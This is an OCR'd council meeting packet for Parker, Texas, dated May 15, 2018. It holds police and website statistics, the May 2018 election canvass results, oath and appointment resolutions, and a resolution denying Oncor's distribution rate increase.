Warnings	56	35	60%	191	116	65%
Accidents	10	9	11%	28	15	87%
Injury	0	3	-100%	6	5	20%
Non-Injury	8	2	300%	19	6	217%
FLID	2	4	-50%	3	4	-25%
Investigations	39	25	56%	163	116	41%
Cases Assigned	14	8	75%	36	34	6%
Clearances	3	0	300%	17	11	55%
Cases Filed with DA	1	2	-50%	5	4	25%
Follow-Ups	21	15	40%	105	64	64%
Alarm Activations	39	20	95%	74	42	76%
Residential	37	18	106%	69	39	77%
Chargeable	34	12	183%	62	32	94%
Non-Chargeable	3	6	-50%	7	7	0%
Business	2	2	0%	5	3	67%
Chargeable	1	0	100%	2	1	100%
Non-Chargeable	1	2	-50%	3	2	50%
Outside Agency Activities	15	24	-38%	43	76	-43%
Murphy PD	6	12	-50%	29	44	-34%
Collin County SO	4	8	-50%	6	20	-70%
Wylie PD	3	2	50%	4	3	33%
Allen PD	0	1	-100%	0	6	-100%
Other	2	1	100%	4	3	33%

Staff	**Sworn**	**Civilian**	**Reserve**
Authorized	10	1	2
Current Strength	9	1	2
In Training	0	0	0
Openings	1	0	0
% Staffed	90%	100%	100%
Reserve Hours	31	30	3%

PARKER POLICE DEPARTMENT
REPORT OF MONTHLY STATISTICS YEAR TO DATE

April 2018	THIS MONTH	THIS MONTH LAST YEAR	% CHANGE	YTD 2018	YTD 2017	% CHANGE
for Service Traffic	852	872	-2%	3940	3008	31%
Calls for Service	161	243	-34%	690	807	-14%
Traffic Contacts - All Units	177	93	90%	695	357	95%
House Watch	82	146	-44%	777	909	-15%
Other Service Response Incidents	432	390	11%	1778	935	90%
Reported Incidents - Part 1	3	2	50%	9	9	0%
Homicide	0	0	0%	0	0	0%
Theft (Includes:)	3	2	50%	8	7	14%
Larceny/Theft	3	2	50%	8	5	60%
BMV's	0	0	0%	0	1	-100%
Auto Theft	0	0	0%	0	1	-100%
Residential Burglary	0	0	0%	1	0	100%
Business Burglary	0	0	0%	0	1	-100%
Robbery	0	0	0%	0	0	0%
Aggravated Assault	0	0	0%	0	0	0%
Sexual Assault	0	0	0%	0	1	-100%
Part 2 Offenses	0	0	0%	18	19	-5%
Simple Assault	0	0	0%	2	5	-60%
Vandalism	0	0	0%	1	2	-50%
Narcotics	0	0	0%	4	3	33%
Fraud (Forgery, ID Theft, etc.)	0	0	0%	8	8	0%
Harassment	0	0	0%	0	0	0%
Other Offenses	0	0	0%	3	1	200%
Incident Reports	8	6	33%	22	24	-8%
Mental Health	1	1	0%	1	7	-86%
Adult Arrests	0	0	0%	11	3	267%
Males	0	0	0%	10	2	400%
Females	0	0	0%	1	1	0%
Juvenile Detentions	0	4	-100%	0	4	-100%
Males	0	3	-100%	0	3	-100%
Females	0	1	-100%	0	1	-100%
Traffic Enforcement	177	93	90%	695	368	89%
Citations	108	49	120%	435	208	109%
Warnings	69	44	57%	260	160	63%
Accidents	10	7	43%	38	22	73%
Injury	3	0	300%	9	5	80%
Non-Injury	6	7	-14%	25	13	92%
FLID	1	0	100%	4	4	0%
Investigations	31	68	-54%	194	184	5%
Cases Assigned	1	11	-91%	37	45	-18%
Clearances	0	6	-100%	17	17	0%
Cases Filed with DA	2	4	-50%	7	8	-13%
Follow-Ups	28	47	-40%	133	111	20%
Alarm Activations	25	17	47%	99	59	68%
Residential	19	17	12%	88	56	57%
Chargeable	19	12	58%	81	44	84%
Non-Chargeable	0	5	-100%	7	12	-42%
Business	6	0	600%	11	3	267%
Chargeable	5	0	500%	7	1	600%
Non-Chargeable	1	0	100%	4	2	100%
Outside Agency Activities	23	20	15%	66	96	-31%
Murphy PD	5	12	-58%	34	56	-39%
Collin County SO	6	4	50%	12	24	-50%
Wylie PD	6	2	200%	10	5	100%
Allen PD	0	1	-100%	0	7	-100%
Other	6	1	500%	10	4	150%

Staff	**Sworn**	**Civilian**	**Reserve**
Authorized	10	1	2
Current Strength	9	1	2
In Training	0	0	0
Openings	1	0	0
% Staffed	90%	100%	100%
Reserve Hours	55	30	45%


PIWIK PRO

Parker, TX

Date range: March 1 – 31, 2018

Monthly Web Report

Visits Summary



Name	Value
Visits	18,845
Actions	36,460
Maximum actions in one visit	140
Actions per Visit	2
Avg. Visit Duration (in seconds)	00:01:34
Bounce Rate	68%
Unique visitors	0

Site Search Keywords

Keyword	Searches	Search Results pages	% Search Exits
notify me	18	1	0%
water	16	1	13%
boil water notice - march 25, 2018	12	2	33%
boil water	7	1	71%
boil	5	1	20%
citation	5	2	40%
easement	5	2	80%
ordinances	5	1	40%
ordinance	4	1	50%
2018 new bulk pickup schedule	3	1	0%
alerts	3	1	0%
boil water notice	3	1	0%
boil water notice update - march 26, 2018	3	1	100%
bulk trash	3	1	0%
calendar	3	1	0%
emergency water service notification	3	1	0%
trash	3	1	0%
true	3	1	0%
water outage	3	1	67%
2016 drinking water quality rpt	2	2	0%
alarm permit	2	1	50%
bulk pick up	2	1	0%
career	2	1	0%
Others	275	307	28%

Referrer Type

Referrer Type	Visits	Actions	Actions per Visit	Avg. Time on Website	Bounce Rate	Revenue
Direct Entry	11,381	20,596	2	00:01:34	72%	$ 0
Websites	4,410	5,530	1	00:00:40	87%	$ 0
Search Engines	3,054	10,334	3	00:02:49	29%	$ 0

Country

Country	Visits	Actions	Actions per Visit	Avg. Time on Website	Bounce Rate	Revenue
United States	18,259	35,598	2	00:01:36	68%	$ 0
Philippines	110	150	1	00:01:11	80%	$ 0
Japan	94	109	1	00:00:49	95%	$ 0
India	58	75	1	00:00:03	83%	$ 0
Canada	43	59	1	00:00:15	86%	$ 0
Russia	27	27	1	00:00:00	100%	$ 0
Germany	24	24	1	00:00:00	100%	$ 0
China	20	20	1	00:00:00	100%	$ 0
France	16	118	7	00:02:08	69%	$ 0
United Kingdom	13	24	2	00:00:13	85%	$ 0
Malaysia	11	11	1	00:00:00	100%	$ 0
Mexico	11	22	2	00:03:21	73%	$ 0
Nigeria	11	17	2	00:00:18	64%	$ 0
South Africa	10	20	2	00:00:41	30%	$ 0
Kenya	8	9	1	00:02:19	88%	$ 0
United Arab Emirates	7	7	1	00:00:00	100%	$ 0
Pakistan	6	7	1	00:00:22	83%	$ 0
South Korea	6	6	1	00:00:00	100%	$ 0
Brazil	4	4	1	00:00:00	100%	$ 0
Ethiopia	4	5	1	00:01:22	75%	$ 0
Ireland	4	4	1	00:00:00	100%	$ 0
Saudi Arabia	4	4	1	00:00:00	100%	$ 0
Unknown	4	4	1	00:00:00	100%	$ 0
Others	91	136	2	00:00:40	78%	$ 0

Device type

Device type	Visits	Actions	Actions per Visit	Avg. Time on Website	Bounce Rate	Conversion Rate
Smartphone	11,442	17,580	2	00:01:06	76%	0%
Desktop	5,283	14,874	3	00:02:35	52%	0%
Tablet	1,685	3,440	2	00:01:43	62%	0%
Phablet	289	390	1	00:01:02	83%	0%
Unknown	144	174	1	00:00:15	88%	0%
Portable media player	2	2	1	00:00:00	100%	0%

PIWIK PRO

Parker, TX

Date range: April 1 – 30, 2018

Monthly Web Report

Visits Summary

Name	Value
Visits	5,086
Actions	13,001
Maximum actions in one visit	81
Actions per Visit	3
Avg. Visit Duration (in seconds)	00:02:14
Bounce Rate	56%
Unique visitors	0

Site Search Keywords

Keyword	Searches	Search Results pages	% Search Exits
bulk trash	9	1	44%
alarm permit	5	1	60%
true	5	1	60%
online payment	3	2	0%
sales tax	3	1	33%
bulk trash_2018-01-08	2	1	50%
codes	2	2	0%
election	2	1	0%
gary machado	2	1	0%
gregory lane	2	1	100%
mayor	2	1	0%
new bulk trash pickup schedule	2	1	100%
police report	2	1	50%
rhiannon jent	2	2	0%
video	2	1	0%
water leak	2	1	0%
zone	2	1	50%
zoning	2	1	0%
"sales tax"	1	1	0%
2018 0306 election - sample ballot o1	1	1	100%
2018 ballot proposition	1	1	0%
2018 new bulk pickup schedule	1	1	100%
5209 middleton	1	1	0%
Others	140	199	33%

Referrer Type

Referrer Type	Visits	Actions	Actions per Visit	Avg. Time on Website	Bounce Rate	Revenue
Direct Entry	3,279	7,438	2	00:02:10	63%	$ 0
Search Engines	1,661	5,221	3	00:02:20	41%	$ 0
Websites	146	342	2	00:02:35	57%	$ 0

Country

Country	Visits	Actions	Actions per Visit	Avg. Time on Website	Bounce Rate	Revenue
United States	4,598	12,153	3	00:02:24	54%	$ 0
Philippines	86	109	1	00:00:59	83%	$ 0
Australia	47	49	1	00:00:35	96%	$ 0
India	38	57	2	00:00:19	82%	$ 0
Japan	32	155	5	00:00:52	19%	$ 0
Canada	30	31	1	00:00:02	97%	$ 0
France	27	103	4	00:00:59	78%	$ 0
Germany	26	32	1	00:00:16	92%	$ 0
Nigeria	24	30	1	00:00:02	88%	$ 0
Pakistan	14	16	1	00:00:01	86%	$ 0
United Arab Emirates	14	19	1	00:00:18	71%	$ 0
Malaysia	11	15	1	00:00:01	82%	$ 0
South Africa	10	16	2	00:00:40	70%	$ 0
Kenya	8	9	1	00:01:03	88%	$ 0
China	7	11	2	00:00:05	71%	$ 0
Russia	7	7	1	00:00:00	100%	$ 0
Zambia	6	10	2	00:00:13	67%	$ 0
Ghana	5	8	2	00:00:37	60%	$ 0
Lebanon	5	18	4	00:03:31	60%	$ 0
Unknown	5	5	1	00:00:00	100%	$ 0
Unknown	5	5	1	00:00:00	100%	$ 0
Saudi Arabia	4	8	2	00:01:37	75%	$ 0
South Korea	4	5	1	00:00:00	75%	$ 0
Others	73	130	2	00:00:54	73%	$ 0

Device type

Device type	Visits	Actions	Actions per Visit	Avg. Time on Website	Bounce Rate	Conversion Rate
Desktop	3,028	8,724	3	00:02:46	52%	0%
Smartphone	1,590	3,018	2	00:01:15	63%	0%
Tablet	378	1,044	3	00:02:37	53%	0%
Unknown	72	186	3	00:00:08	85%	0%
Phablet	18	29	2	00:00:32	67%	0%

Council Agenda Item

Item 4
C'Sec Use Only

Budget Account Code:		Meeting Date:	May 15, 2018
Budgeted Amount:		Department/ Requestor:	City Secretary
Fund Balance-before expenditure:		Prepared by:	City Secretary Scott Grey
Estimated Cost:		Date Prepared:	May 10, 2018
Exhibits:	Proposed Resolution		

AGENDA SUBJECT

CONSIDERATION AND/OR ANY APPROPRIATE ACTION OF RESOLUTION 2018-569 CANVASSING THE ELECTION RETURNS AND DECLARATION OF RESULTS OF AN ELECTION HELD IN THE CITY OF PARKER, TEXAS ON MAY 5, 2018. [SCOTT GREY]

SUMMARY

The canvass is the official tabulation of the election results. The canvass must be conducted at an open meeting of the governing body between Tuesday, May 8, 2018 and Wednesday, May 16, 2018. Pursuant to the Texas Election Code, only two officers are needed for a quorum for a canvassing meeting. Section 67.004(a) of the Code.

The canvassing authority shall prepare a tabulation stating the following:

1. Each candidate
    a. Total number of votes received in each precinct
    b. Sum of precinct totals tabulated
2. Votes FOR and AGAINST each measure
    a. Total number of votes received in each precinct
    b. Sum of precinct totals tabulated
3. Total number of voters in each precinct who cast a ballot for a candidate or for or against a measure in the election

We should have the canvass documents from Collin County Elections Administrator Bruce Sherbet by close of business Friday, May 11, 2018 and those documents will be provided Tuesday at the meeting.

Resource Director of Elections Keith Ingram's Memo Post-Election Procedures and TMCA Election Manual

POSSIBLE ACTION

Approve Resolution No. 2018-569 *(Canvass May 5, 2018 General Election).*

Inter – Office Use			
Approved by:			
Department Head/ Requestor:	*Patti Scott Grey*	Date:	05/10/2018
City Attorney:		Date:	
City Administrator:	*Jeff Flanigan*	Date:	05/11/2018

RESOLUTION NO. 2018-569

(Canvass May 5, 2018 General and Special Elections)

A RESOLUTION OF THE CITY COUNCIL OF THE CITY OF PARKER, TEXAS; CANVASSING THE ELECTION RETURNS AND DECLARATION OF RESULTS OF AN ELECTION HELD IN THE CITY OF PARKER, TEXAS ON MAY 5, 2018.

WHEREAS, the City Council of the City of Parker, Texas called an election to be held in the City on May 5, 2018 for the purpose of electing a Mayor and two City Councilmembers, and caused notice thereof to be given in the manner and time provided for by law; and

WHEREAS, the City Council of the City of Parker, Texas called a special election to be held in the City on May 5, 2018 for the purpose of electing for or against a Proposition for "The adoption of a local sales and use tax in Parker, Texas at the rate of two percent (2%)", and caused notice thereof to be given in the manner and time provided for by law; and

WHEREAS, The Order of the City Council calling the elections, together with the notice issued thereon, is recorded in the Minutes of the City Council, and is hereby referred to and made a part hereof for all purposes, and

WHEREAS, the Presiding Judge and other officials holding the elections made their returns of the results thereof to the Canvassing Board, composed of the City Council, and said returns of the results being made according to law, and duly authenticated, and it being shown that proper notice of said election the time and in the time and in the manner provided by law, and all other proceedings pertaining to said election have been shown to have done and performed at and within the time and in the manner provided by law, and all papers pertaining hereto having been returned and duly certified by the Presiding Election Judge:

NOW THEREFORE BE IT RESOLVED by the Canvassing Board of the City Council of the City of Parker, Texas after examining said returns and opening and canvassing the votes of said elections that are as follows:

FOR MAYOR:

Joe Cordina	309
Lee Pettle	**398**

FOR CITY COUNCIL:

Terry Lynch	261
Patrick Taylor	**364**
Kimberly A. Hinshaw	112
Edwin Smith	**325**
Paula Johnston-Hutka	85

ON THE PROPOSITION:

For	334
Against	**355**

Lee Pettle received a majority of the votes for Mayor. Patrick Taylor and Edwin Smith received the highest number of votes of the five candidates for the two contested offices of City Councilmember.

Therefore, Lee Pettle is hereby declared as elected Mayor and Patrick Taylor and Edwin Smith are hereby each declared as elected as City Councilmembers. All are to serve immediately after qualifying for the two year term commencing May 15, 2018.

The Proposition failed by a majority vote and therefore the sales and use tax rate of two percent (2%) is not adopted.

IT IS FURTHER RESOLVED that this Canvass and Declaration of results of said elections be entered in the Minutes of the Said Canvassing Board of the City Council and that said Officers after they have qualified and taken their oaths, shall serve the term of office for which they were elected commencing immediately and ending when their successors are duly elected and qualified.

This Resolution declaring the results of the elections becomes effective immediately upon its passage.

RESOLVED this __15th__ day of May, 2018.

APPROVED:

_____

Mayor Z Marshall

ATTEST:

_____

City Secretary Patti Scott Grey

APPROVED AS TO FORM:

_____

City Attorney Brandon S. Shelby

Insert official canvass certification from Collin County Elections Office

Council Agenda Item

Item 5
C'Sec Use Only

Budget Account Code:		Meeting Date:	May 15, 2018
Budgeted Amount:		Department/ Requestor:	City Council
Fund Balance-before expenditure:		Prepared by:	City Secretary Scott Grey
Estimated Cost:		Date Prepared:	May 10, 2018
Exhibits:	Oath		

AGENDA SUBJECT

ADMINISTER OATH OF OFFICE TO NEWLY ELECTED OFFICIALS MAYOR LEE PETTLE, COUNCILMEMBER PATRICK TAYLOR, AND COUNCILMEMBER EDWIN SMITH. [SCOTT GREY]

SUMMARY

City Secretary Scott Grey will administer the Oath of Office Mayor Lee Pettle and Mayor Lee Pettle will administer the Oath of Office to the elected officials.

After the Oaths are complete the new officials will take their seat at the bench.

Certificate of Election, Statement of Elected Officer, and Oath of Office

Questions often arise about the order of events following the election. The Texas Secretary of State Election Division recommends that post-election procedures occur in the following sequence:

- Certificate of Election is issued to newly-elected officers.
- Statement of Officer is completed (to be filed locally).
- Newly-elected officers may take the Oath of Office.
- After taking the Oath of Office, newly-sworn officers may assume the duties of their office.*

Tex. Const. Art. XVI, § 1; Tex. Elec. Code § 67.004 – 67.006, 67.016, 67.017.

*Note: In some political subdivisions, the newly-elected officers may not assume the duties of office until a certain date. For example, officers in a Type A general law city may not assume office until at least the fifth day after the election (Friday, May 11, 2018), excluding Sundays. Tex. Loc. Gov't Code § 22.036. However, no newly elected official may qualify for office before the official canvass of the election has been conducted (or would have been conducted, in the event of a cancelled election). Section 22.036 of the Texas Local Government Code further requires that the newly-elected governing body of the municipality "meet at the usual meeting place and shall be installed". Also, your source law might require a bond. For example, Section 22.072 of the Texas Local Government Code states that Type A cities have authority to require a bond.

Before an elected (or appointed) officer may assume the duties of the office, the officer must first file a Statement of Elected or Appointed Officer for the official records of the governing body. Tex. Const. Art. XVI, § 1.

We recommend that the presiding officer issue the Certificate of Election at the canvass. The presiding officer of the canvassing authority prepares the Certificate of Election. Tex. Elec. Code Ann. § 67.016. The form we provide is only a sample; many entities like to create their own.

Who can administer an Oath of Office?

The Oath of Office must be administered by someone authorized to administer an oath under Texas law. The most commonly used person to administer oaths is a notary public. Additionally, Section 602.002 of the Texas Government Code authorizes all city secretaries to administer oaths for matters relating to city business. In a Type A general law city, the mayor may also administer the oath. Tex. Loc. Gov't Code § 22.042. Other officials who may administer an oath include: a judge, retired judge, senior judge, clerk of a court of record, justice of the peace or clerk of a justice court, legislator or retired legislator. (*See* Chapter 602 of the Texas Government Code for the complete list.)

POSSIBLE ACTION

Proceed as Texas Secretary of State Election Division recommends.

Inter – Office Use			
Approved by:			
Department Head/ Requestor:	Patti Scott Grey	Date:	05/10/2018
City Attorney:		Date:	
City Administrator:	Jeff Flanigan	Date:	05/11/2018

In the name and by the authority of

The State of Texas

OATH OF OFFICE

I, _____, do solemnly swear (or affirm), that I will faithfully execute the duties of the office of _____, City of Parker, Texas, and will to the best of my ability preserve, protect, and defend the Constitution and laws of the United States and of this State, so help me God.

_____
Signature of Officer

. . . . . .

State of Texas)
County of Collin)

Sworn to and subscribed before me this 15th day of May, 2018.

_____
Signature of Notary Public or Other Officer Administering Oath

City Secretary Patti Scott Grey
Printed or Type Name

(Seal)

CITY OF PARKER, COLLIN COUNTY, TEXAS

Term Expires: May 2020

Council Agenda Item

Item 7
C'Sec Use Only

Budget Account Code:		Meeting Date:	May 15, 2018
Budgeted Amount:		Department/ Requestor:	City Council
Fund Balance-before expenditure:		Prepared by:	City Secretary Scott Grey
Estimated Cost:		Date Prepared:	May 10, 2018
Exhibits:	Proposed Resolution		

AGENDA SUBJECT

CONSIDERATION AND/OR ANY APPROPRIATE ACTION ON RESOLUTION NO. 2018-570, APPOINTING THE 2018-2019 MAYOR PRO TEM. [PETTLE]

SUMMARY

Office of Mayor Pro Tem

The mayor pro tempore is a . . .

- member of the council;
- who performs the mayor's duties during the mayor's incapacity or absence;
- is selected by majority vote of the council from among its own membership;
- term is one year; and
- retains the right to vote on all matters before the council (not just to break a tie), while performing the duties of the mayor (Local Government Code Section 22.037 and 23.027).

Local Government Code Sec. 22.037. (b) At each new governing body's first meeting or as soon as practicable, the governing body shall elect one alderman to serve as president pro tempore for a term of one year.

POSSIBLE ACTION

Nomination for Mayor Pro Tem by the City Council and Council Vote.

Inter – Office Use			
Approved by:			
Department Head/ Requestor:	Patti Scott Grey	Date:	05/10/2018
City Attorney:		Date:	
City Administrator:	Jeff Flanigan	Date:	05/11/2018

RESOLUTION NO. 2018-570
(Appointment of Mayor Pro Tem)

A RESOLUTION OF THE CITY COUNCIL OF THE CITY OF PARKER, COLLIN COUNTY, TEXAS, APPOINTING A MEMBER OF THE CITY COUNCIL TO SERVE AS MAYOR PRO TEM.

WHEREAS, the City Council of the City of Parker called and held an election on May 5, 2018 establishing a new governing body; and

WHEREAS, the Texas Local Government Code requires that the governing body of a general law municipality to elect a member of the City Council to serve as Mayor Pro Tem for a term of one year; and

WHEREAS, if the Mayor fails, is unable, or refuses to act, the Mayor Pro Tem shall perform the Mayor's duties and is entitled to receive the fees and compensation prescribed for the Mayor.

NOW, THEREFORE, BE IT RESOLVED BY THE CITY COUNCIL OF THE CITY OF PARKER, COLLIN COUNTY, TEXAS, AS FOLLOWS:

SECTION 1. The City Council of the City of Parker, Texas hereby appoints _____ to serve as Mayor Pro Tem for a term of one year.

SECTION 2. In the event that the Mayor fails, is unable, or refuses to act, the Mayor Pro Tem shall perform the Mayor's duties and is entitled to receive the fees and compensation prescribed for the Mayor.

DULY RESOLVED by the City Council of the City of Parker, Texas on this the 15th day of May, 2018.

APPROVED:

_____
Lee Pettle, Mayor

ATTEST:

_____
Patti Scott Grey, City Secretary

APPROVED AS TO FORM:

_____
Brandon Shelby, City Attorney

Council Agenda Item

Item 8
C'Sec Use Only

Budget Account Code:		Meeting Date:	May 15, 2018
Budgeted Amount:		Department/ Requestor:	City Council
Fund Balance-before expenditure:		Prepared by:	City Administrator Flanigan
Estimated Cost:		Date Prepared:	May 10, 2018
Exhibits:	Proposed Resolution		

AGENDA SUBJECT

CONSIDERATION AND/OR ANY APPROPRIATE ACTION ON RESOLUTION NO. 2018-571 APPOINTING A CHIEF INVESTMENT OFFICER AND MEMBERS TO SERVE ON THE INVESTMENT COMMITTEE. [BOYD]

SUMMARY

Please review the information provided.

POSSIBLE ACTION

City Council may direct staff to take appropriate action.

Inter – Office Use			
Approved by:			
Department Head/ Requestor:		Date:	
City Attorney:		Date:	
City Administrator:	*Jeff Flanigan*	Date:	05/11/2018

RESOLUTION NO. 2018-571

(2018-2019 Chief Investment Officer and Committee)

A RESOLUTION OF THE CITY COUNCIL OF THE CITY OF PARKER, COLLIN COUNTY, TEXAS APPOINTING A CHIEF INVESTMENT OFFICER AND MEMBERS TO SERVE ON THE INVESTMENT COMMITTEE.

WHEREAS, the laws of the State of Texas require a municipality to appoint a chief investment officer, and approves the use of an investment committee to review the investment policies of the municipality, all in accordance with Chapter 2256 of the Texas Government Code;

NOW THEREFORE BE IT RESOLVED BY THE CITY COUNCIL OF THE CITY OF PARKER, COLLIN COUNTY, TEXAS, AS FOLLOWS:

SECTION 1. Appointment of Chief Investment Officer

_____ is hereby appointed to serve as the Chief Investment Officer for the City of Parker.

SECTION 2. Appointment of Committee Members

The following are hereby appointed to serve on the Investment Committee:

	TITLE
Jeff Flanigan	City Administrator
_____	Investment Official
_____	Investment Official

DULY PASSED AND APPROVED by the City Council of the City of Parker, Collin County, Texas on this the 15th day of May, 2018.

CITY OF PARKER:

_____
Lee Pettle, Mayor

ATTEST:

_____
Patti Scott Grey, City Secretary

APPROVED AS TO FORM:

_____
Brandon Shelby, City Attorney

Council Agenda Item

Item 9
C'Sec Use Only

Budget Account Code:		Meeting Date:	May 15, 2018
Budgeted Amount:		Department/ Requestor:	City Council
Fund Balance-before expenditure:		Prepared by:	City Attorney Shelby
Estimated Cost:		Date Prepared:	May 2, 2018
Exhibits:	1. Proposed Resolution 2. Model Staff Report		

AGENDA SUBJECT

CONSIDERATION AND/OR ANY APPROPRIATE ACTION ON RESOLUTION NO. 2018-572, DENYING ONCOR ELECTRIC DELIVERY COMPANY LLC'S APPLICATION FOR DISTRIBUTION COST RECOVERY FACTOR (DCRF). [SHELBY]

SUMMARY

On April 5, 2018, Oncor Electric Delivery Company LLC ("Oncor") filed an Application for Approval of a Distribution Cost Recovery Factor. In the filing, the Company is seeking an increase in distribution revenues of $19,002,177.

Steering Committee of Cities Served by Oncor (OCSC) has engaged the services of a consultant, Mr. Karl Nalepa, to review the Company's filing. Mr. Nalepa will review the filing and identify adjustments that should be made to the Company's request. Thomas Brocato and Geoffrey M. Gay of Lloyd Gosselink Attorneys at Law are recommending that Cities deny the requested relief.

The Public Utility Commission of Texas's rules allow cities 60 days to act on this application. That deadline is June 4, 2018. Accordingly, we request that each city schedule the draft resolution attached to this memorandum for consideration at their next council meeting.

POSSIBLE ACTION

Council may direct staff to take appropriate action.

Inter – Office Use			
Approved by:			
Department Head/ Requestor:		Date:	
City Attorney:	*Brandon S. Shelby*	Date:	Via Email 05/10/2018
City Administrator:	*Jeff Flanigan*	Date:	05/11/2018

RESOLUTION NO. 2018-572

A RESOLUTION OF THE CITY OF PARKER, TEXAS FINDING THAT ONCOR ELECTRIC DELIVERY COMPANY LLC'S APPLICATION FOR APPROVAL OF A DISTRIBUTION COST RECOVERY FACTOR PURSUANT TO 16 TEX. ADMIN. CODE § 25..243 TO INCREASE DISTRIBUTION RATES WITHIN THE CITY SHOULD BE DENIED; FINDING THAT THE CITY'S REASONABLE RATE CASE EXPENSES SHALL BE REIMBURSED BY THE COMPANY; FINDING THAT THE MEETING AT WHICH THIS RESOLUTION IS PASSED IS OPEN TO THE PUBLIC AS REQUIRED BY LAW; REQUIRING NOTICE OF THIS RESOLUTION TO THE COMPANY AND LEGAL COUNSEL.

WHEREAS, the City of Parker, Texas ("City") is an electric utility customer of Oncor Electric Delivery Company LLC ("Oncor" or "Company"), and a regulatory authority with an interest in the rates and charges of Oncor; and

WHEREAS, the City is a member of the Steering Committee of Cities Served by Oncor ("OCSC"), a membership of similarly situated cities served by Oncor that have joined together to efficiently and cost effectively review and respond to electric issues affecting rates charged in Oncor's service area; and

WHEREAS, on or about April 5, 2018 Oncor filed with the City an Application for Approval of a Distribution Cost Recovery Factor ("DCRF"), PUC Docket No. 48231, seeking to increase electric distribution rates by approximately $19,002,177; and

WHEREAS, all electric utility customers residing in the City will be impacted by this ratemaking proceeding if it is granted; and

WHEREAS, Cities are coordinating its review of Oncor's DCRF filing with designated attorneys and consultants to resolve issues in the Company's application; and

WHEREAS, Cities members and attorneys recommend that members deny the DCRF.

NOW, THEREFORE, BE IT ORDAINED BY THE CITY COUNCIL OF THE CITY OF PARKER, TEXAS:

Section 1. That the City is authorized to participate with Cities in PUC Docket No. 48231.

Section 2. That subject to the right to terminate employment at any time, the City of hereby authorizes the hiring of the law firm of Lloyd Gosselink and consultants to negotiate with the Company, make recommendations to the City regarding reasonable rates, and to direct any

necessary administrative proceedings or court litigation associated with an appeal of this application filed with the PUC.

Section 3. That the rates proposed by Oncor to be recovered through its DCRF charged to customers located within the City limits, are hereby found to be unreasonable and shall be denied.

Section 4. That the Company shall continue to charge its existing rates to customers within the City.

Section 5. That the City's reasonable rate case expenses shall be reimbursed in full by Oncor within 30 days of presentation of an invoice to Oncor.

Section 6. That it is hereby officially found and determined that the meeting at which this Resolution is passed is open to the public as required by law and the public notice of the time, place, and purpose of said meeting was given as required.

Section 7. That a copy of this Resolution shall be sent to Stephen N. Ragland, 1616 Woodall Rodgers Freeway, Dallas, Texas 75202 and to Thomas Brocato, General Counsel to the Cities, at Lloyd Gosselink Rochelle & Townsend, P.C., P.O. Box 1725, Austin, Texas 78767-1725.

PASSED AND APPROVED this ___15th_____ day of _____May_____, 2018.

_____
Lee Pettle, Mayor

ATTEST:

_____
Patti Scott Grey, City Secretary

APPROVED AS TO FORM:

_____
Brandon S. Shelby, City Attorney

MEETING DATE	ITEM DESCRIPTION	CONTACT	Notes
2018			
TBD	2018 City Fee Schedule		2015-16 Approved 2/29; added 2016-17 to FAI
TBD	Annual Codification Supplement	C'Sec	March (Suggested Timing after May Election Results or Uncontested - June)
TBD	Staff Contract Policy	Shelby/Staff	10/18/16 CC Mtg
			2016 1018
~~Jan., Apr.,~~ July., Oct,	Republic Waste Report	Bernas	REQUIRED PER ORDINANCE AND AGREEMENT.
~~Jan., Apr.,~~ July, Oct.	Fire Dept. Report	Sheff/Barnaby	
~~Jan., Apr.,~~ July, Oct.	Investment Report	Johnna	10/24/14; 01/17/18;
June	Newsletter Committee Appointment		Removed from 5/15 CC Agenda
June	Municipal Court Officials Appt.		Removed from 5/15 CC Agenda
June	Home Rule Charter Commission	Mayor	2018 0320 Suspended until after until after the May 5, 2018 General and Special Elections
June	CABS OMA & PIA Training		
June-Sept	Advertise, Bid & Parker Road Water Line Project		
June	Use of Parker Preserve (Commercial)		2017 1205 CC Mtg - Former Mayor Marshall
June	Parks & Rec. Discussion		Remv'd from 3/20 by MZM; Move to June
June	Jail Services Agr - ending 9/30/2018; plus 1 year renewal 9/30/2019 - Terminiation 90 days written (June)		0815 Res2017-545 Jail Serv. Agr. Renewal

MEETING DATE	ITEM DESCRIPTION	CONTACT	Notes
June 5, 2018	Tentative Donna Jenkins - Johnson Store Marker		
June 19, 2018	Possible cancelation of 7/3 CC Mtg - Holiday, if needed	C'Sec	Double Check
June	2018-2019 BUDGET WORKSHOP ON JULY 3		
June	Special Meeting on June 26, 2018, if needed		
July	Budget Amendment FY 2017-2018, if needed		

JULY

S	M	T	W	T	F	S
1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31				

AUGUST

S	M	T	W	T	F	S
			1	2	3	4
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28	29	30	31	

SEPTEMBER

						1
2	3	4	5	6	7	8
9	10	11	12	13	14	15
16	17	18	19	20	21	22
23	24	25	26	27	28	29
30						

2018 PLANNING CALENDAR

NAME OF CITY: City of Parker, Texas

April - May	Mailing of "Notices of Appraised Value" by Chief Appraiser.
April 30	The Chief Appraiser prepares and certifies to the Tax Assessor for each county, municipality, and school district participating in the appraisal district an estimate of the taxable value.
May 15	Deadline for submitting Appraisal Records to ARB.
July 20 (Aug 30)	Deadline for ARB to approve Appraisal Records.
July 25	Deadline for Chief Appraiser to certify Appraisal Rolls to each Taxing Unit.
